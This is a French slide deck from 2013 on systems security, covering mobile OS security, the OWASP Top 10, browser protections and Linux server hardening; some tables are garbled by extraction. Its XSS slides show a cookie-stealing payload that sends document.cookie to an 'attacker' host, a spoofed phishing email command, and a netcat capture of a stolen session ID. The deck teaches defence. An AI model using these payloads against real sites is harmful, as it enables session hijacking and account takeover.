- -http://docs.oracle.com/javase/tutorial/essential/environment/security.html (langage)
- -http://www.java.com/en/download/faq/self\_signed.xml (protection)

#### •Outils:

-http://shiro.apache.org/ (langage et renforcement)

## **SSCM** supplements



## **SSCM** supplements

# Gestion unifiée

Fonctionnalisées / Plateforme	Windows 8	Windows 7, Vista, XP	Windows 2 Go	Mac OS	Windows RT	Windows Phone 8	iOS	Android
Gestion des applications	¥.	1	- ×	1	1	<b>*</b>	*	*
Protection contre les malwares	V	1	4	¥	*	×	*	*
Inventaire matériel	V.	1	V	4	1	· /	¥	V
Inventaire logiciel	V.	1	· /	1	√2	√2	√2	12
Prise en main à distance	4	*	4	×	×	×	*	×
Rapports	*	1	4	*	V	4	*	1
Mises à jours logiciels	· /	1	-	×	1	-	V4	*
Conformité	V	1	4	· /	√3	√3	/ <sup>1</sup>	1
Déploiements d'OS	4	1	4	×	N/A	N/A	N/A	N/A
Gestion en dehors du réseau	₩.	1	V	×	N/A	N/A	N/A	N/A
Gestion de l'énérgie	V	1	*	×	×	×	×	*
Gestion de l'utilisation des logiciels	· ·	*	~	*	×	*	*	*

<sup>3 =</sup> Informations, basiques via Exchange ActiveSync


Serveurs / Entreprise / Réseaux / IT




<sup>2 -</sup> Applications gérées uniquement

<sup>3 -</sup> Conformité mais sans remédiation automatisée

## LM hash supplements



### rsoc supplements



Aymeric Tabourin - Sécurité des Systèmes - 19/09/2013

### Agenda

OS et sécurité : Principes Généraux section 1 - fondamentaux - gestion mémoire - utilisateurs section 2 Exemples d'exploitation section 3 Mécanismes de protection section 4 Nomadisme et OS Mobiles section 5 Sécurité Web section 6 Sécurité des serveurs

# Mobilité

### Remote desktops

- VNC, remote desktop
- Windows DirectAccess (Remote Access)
- Attention aux configurations par défaut, aux versions vulnérables.
- VPN:
  - Mécanismes de biclefs + certificats
  - taille de clef recommandée 2048bits + (INRIA)

### Laptop en mission:

- Mises à jour
- GPO et politiques
- Gestion des certificats
- Recovery pour les disques chiffrés
- Gestion des caches

- conseil : avoir un profil GPO spécial roaming
- Microsoft : <a href="http://technet.microsoft.com/en-us/library/cc781862(v=ws.10).aspx">http://technet.microsoft.com/en-us/library/cc781862(v=ws.10).aspx</a> (GP roaming users recommendations).

#### OS Mobiles et Vulnerabilités

- Guide d'hygiène ANSSI :
  - règle 5 Interdire la connexion d'équipements personnels au système d'information de l'organisme.
  - règle 8 Identifier nommément chaque personne ayant accès au système
  - règle 13 Privilégier lorsque c'est possible une authentification forte par carte à puce.
  - règle 14 Mettre en place un niveau de sécurité homogène sur l'ensemble du parc informatique.

en conflit direct avec les O.S mobiles

#### OS mobiles:

#### Le positif:

- IOS 6+, WP8 et Android 4.3 + sont très robustes
- mécanismes de Keystores, de signatures d'applications, de sandboxing, mécanismes de permissions, mécanismes d'effacement à distance, Device Management
- iOS et WP8 ont un niveau de code signing avancé
- Android a un mécanisme d'authentification poussé
- Notions de stores d'entreprises avec validation d'applications,
   PKI
- Support de multiples protocoles sécurisés, clients vpn etc...

Paradoxalement, meilleure sécurité que dans le monde PC

#### OS mobiles:

- Les problèmes nons-résolus :
  - OS « Untrusted »
  - Notions de rooting (Android), de JailBreaking
  - le Rootcheck est conceptuellement imparfait
  - stores parallèles: applications repackagées
  - Problèmes des orphelins
  - Où cacher un secret ?
  - désassemblage d'application aisé








# iOS security: les avantages

#### • iOS 6+ :

- Code signing : pages mémoires RX ou W, comparaison (hash) mémoire
- Secure Boot, basé sur un TPM
- Maitrise absolue sur les applications du store. Bon processus de review
- comptes développeurs : l'exemple de Charlie Miller
- Pas de Java, de Flash => Apple maitrise tout le code du terminal
- système de chiffrement de fichiers failsafe

# Android(S) Security:

- Hardware et Software :
  - grande variété :




- En général le processus de « rooting » est spécifique à un terminal
- http://forum.xda-developers.com/showthread.php?t=1282011 (exemple)
- Problème de l'update : Google Constructeur Opérateur

## **Android Security:**

#### • Malwares :

- Part de marché
- stores parallèles (Russie, Chine)
- pas de processus de review systématiques (malgré introduction de bouncer)
- Défaut dans le mécanisme de signature d'application jusqu'à ICS.
- Familles de malwares (DroidSheep, Zitmo, FakeInst...) – SMS trojan
- /!\ à la réputation vs réalité : pas de maitrise de la communication contrairement à Apple



Top 20 countries\* for online infection risks\*\* in Q3 2012. Source Kaspersky

### Android Security: la liberté

- possibilité d'autoriser les applications non trustées
- Débogage par usb, sdcard
- kernel Linux, code ouvert => gage de sécurité élevé.
   Compilé en « Fortified source »
- l'exemple des terminaux Nexus
- Aujourd'hui : obfuscation de code, authentification avec serveurs distants
- Demain : secure elements

### Windows Phone 8 (WP8)

- Secure Boot
- App SandBoxing
- Code Signing
- Validation d'applications similaires à Apple sur Microsoft Store
- Remote wipe, Device Management
- Chiffrement avec Bitlocker
- En + : IRM ( gestions des droits )

## Bibliographie - Références

#### Saine lecture :

- -http://www.securite-informatique.gouv.fr/IMG/pdf/Passeport-deconseils-aux-voyageurs\_janvier-2010.pdf conseils ssi en mobilité
- -http://images.apple.com/iphone/business/docs/iOS\_Security\_Oct12.pdf (iOS)
- -http://source.android.com/devices/tech/security/index.html (Android)
- -http://blogs.msdn.com/b/robmar/archive/2013/09/09/download -windows-phone-8-security-overview-whitepaper.aspx (WP8)
- -Charlie Miller « iOS Hacker's Handbook »
- -http://www.nsa.gov/ia/\_files/os/applemac/Apple\_iOS\_5\_Guide.pdf (guide NSA sécurisation iOS)

# Sécurité Web

#### **OWASP**



http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202013%20-%20French.pdf

Par la suite, on parlera uniquement du point de vue poste de travail.

A1-Injection

A2 – Violation de Gestion d'Authentification et de Session

A3 – Cross-Site Scripting (XSS)

A4 – Références directes non sécurisées à un objet

A5 – Mauvaise configuration Sécurité

A6 – Exposition de données sensibles

A7 – Manque de contrôle d'accès au niveau fonctionnel

A8 - Falsification de requête intersite (CSRF)

A9 - Utilisation de composants avec des vulnérabilités connues

A10 – Redirections et renvois non validés


Top 10 2013 (web)

## XSS: Exemple classique

```
<html>
<body onload='alert("XSS")'></body>
</html>
```

01.txt

```
root@bt# sendEmail -t admin@victim.com -f
  attacker@victim.com -s <smtp> -u Hi! - o message-
  file=01.txt
```



#### XSS: Exemples

```
<html><body
  onload='document.location.replace("http://attacker/post.a
  sp?name=victim1&message =" + document.cookie + "<br>  "URL:" + document.location);'>
</body></html>
```

#### XSS: Exemple classique

```
bt ~ # nc -vlp 80
listening on [any] 80 ...
192.168.240.131: inverse host lookup failed: Unknown host
connect to [192.168.240.134] from (UNKNOWN) [192.168.240.131] 1107
GET
/post.asp?name=victim1&message=js_cipher=1;%20lceWarpWebMailSe
ssID=f756aa83e54413de8378caf263a17ea5;%20lang=english<br/>br>URL
```

/post.asp?name=victim1&message=js\_cipher=1;%20lceWarpWebMailSe ssID=f756aa83e54413de8378caf263a17ea5;%20lang=english<br/>br>URL :http://localhost:32000/mail/view.html?id=8072a753e5940e13acc7420 e77ab37a3&folder=inbox&messageindex=0&messageid=20080627170 6410010.tmp&count=2 HTTP/1.1 Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, \*/\*
Referer:http://localhost:32000/mail/blankskin.html?id=8072a753e5940e

13acc7420e77ab37a3Accept-Language: en-usAccept-Encoding: gzip, deflateUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322) Host: 192.168.240.134 Connection: Keep-Alive

## La ligne de défense : les Navigateurs

#### Select your web browser(s)



The powerful and easy-to-use Web browser. Try the only browser with Opera Turbo technology, and speed up your Internet connection.



Safari for Windows from Apple, the world's most innovative browser.



Internet Explorer is the world's most widely used browser, designed by Microsoft with you in mind.



Google Chrome. A fast new browser. Made for everyone.



Your online security is Firefox's top priority. Firefox is free, and made to help you get the most out of the web.

Instal

Install

Install

Install

Install


### La ligne de défense : les Browsers

- Les "recevables": IE9+, Firefox, Chrome, Opera, Safari
- les "recommandés" : Chrome, Firefox, IE10
- Mises à jours obligatoires
- possibilités de créer des profils
- possibilité (GPO) pour chrome et firefox d'interdire les add-ons
- Parfaite intégration (pour cause !) IE-GPO
- Java applets: demander confirmation
- /!\ à la liste de certificats embarqués
- suppression des caches, des fichiers temporaires
- envisager le NoScript

paranoid mode: NoScript + NoJava + no Flash + no Reader + no Plugins

#### **Browsers**

- les "protected mode":
  - plus de retour utilisateur



- Système de fichier et registre protégés en écriture
- pas de loopback, pas de rôle de serveur
- isolation des caches et cookies

icacls "%programfiles%\Mozilla Firefox\Firefox.exe" /setintegritylevel L

- IE smartscreen (9+) le rend particulièrement efficace contre les malwares envoyés par social engineering
- TPL: tracking Protection list. /!\ la vie privée, Chrome et Safari ont la réputation d'être très bavards

## Bibliographie - Références

#### Saine lecture :

- -https://nsslabs.com/reports/categories/test-reports/browser-security
- -http://internet-browser-review.toptenreviews.com/
- -https://www.nsslabs.com/reports/2013-browser-security-comparative-analysis-socially-engineered-malware
- -http://blogs.msdn.com/b/ie\_fr/archive/2012/03/21/enhanced-protected-mode.aspx (IE10 protected mode)
- -http://www.nsa.gov/ia/ files/app/Deploying and Securing Goog le Chrome in a Windows Enterprise.pdf (Chrome en entreprise)
- -standards webs Acid test: <a href="http://acid3.acidtests.org/">http://acid3.acidtests.org/</a>
- -https://www.owasp.org/index.php/Category:OWASP\_Top\_Ten\_ Project (OWASP top 10)

# Sécurité des Serveurs

#### Sécuriser un serveur : un métier

Ce pourrait être un cours entier donc on va simplement évoquer des principes

On va parler du cas Linux (le plus courant)

### Principe de réduction de la surface d'attaques

- Connaitre la liste de services nécessaires. Supprimer tout les autres
- Envisager des distributions "light".
- Politique de mots de passe
  - robustes, pas nuls, pas par défaut
  - idéalement pas de mot de passes (clefs seulement)
- supprimer tout les binaires non-nécessaires

# Principe de discrétion réseau

- Utiliser GrSecurity, IpTables ou autre pour minimiser les ports ouverts
- Envisager de changer les ports par défaut
- Cacher les versions de tout les softwares
- Politique de Firewall stricte (CSF, Shorewall...)
- Envisager l'utilisation de mécanismes de bannissement (Fail2ban)
- Accès SSH : pas d'accès password, pas de root

## Principe de monitoring

- Avoir des logs systèmes et applicatifs, locaux et déportés
- Installer logwatch et surveiller les activités suspectes
- Linux Socket Monitor
- TripWire: pour surveiller les binaires
- Backups réguliers !
- Tout les binaires doivent être à jour.

## Principe de complexification de l'exploitation

- Noyaux durcis:
  - GrSecurity pour linux. Un Must! (comprend PaX)
- Système:
  - Hardening de sysctl.conf
  - Root Kit Hunter (rkhunter) et ChrootkitHunter
  - éventuellement HIPS
- Web:
  - ModSecurity, WAF
- Accès :
  - limiter les utilisateurs (whitelist) aux seules ressources dont ils ont besoins (conteneurs, groupes)
- flusher régulièrement les fichiers temporaires
- envisager Tomoyo, SELinux, Apparmor (suivant distribution)
- Updates !!!!

### Bibliographie - Références

#### Saine lecture :

- -http://en.wikibooks.org/wiki/Grsecurity
- -http://www.debian.org/doc/manuals/securing-debian-howto/ (excellente ressource debian)
- -http://www.nsa.gov/ia/ files/os/redhat/rhel5-guide-i731.pdf (guide NSA pour sécuriser RedHat 5.0)
- -http://www.cyberciti.biz/faq/linux-kernel-etcsysctl-conf-security-hardening/ (sysctl)
- -http://www.ibm.com/developerworks/linux/tutorials/l-harden-server-pdf.pdf

# Merci

Des Questions?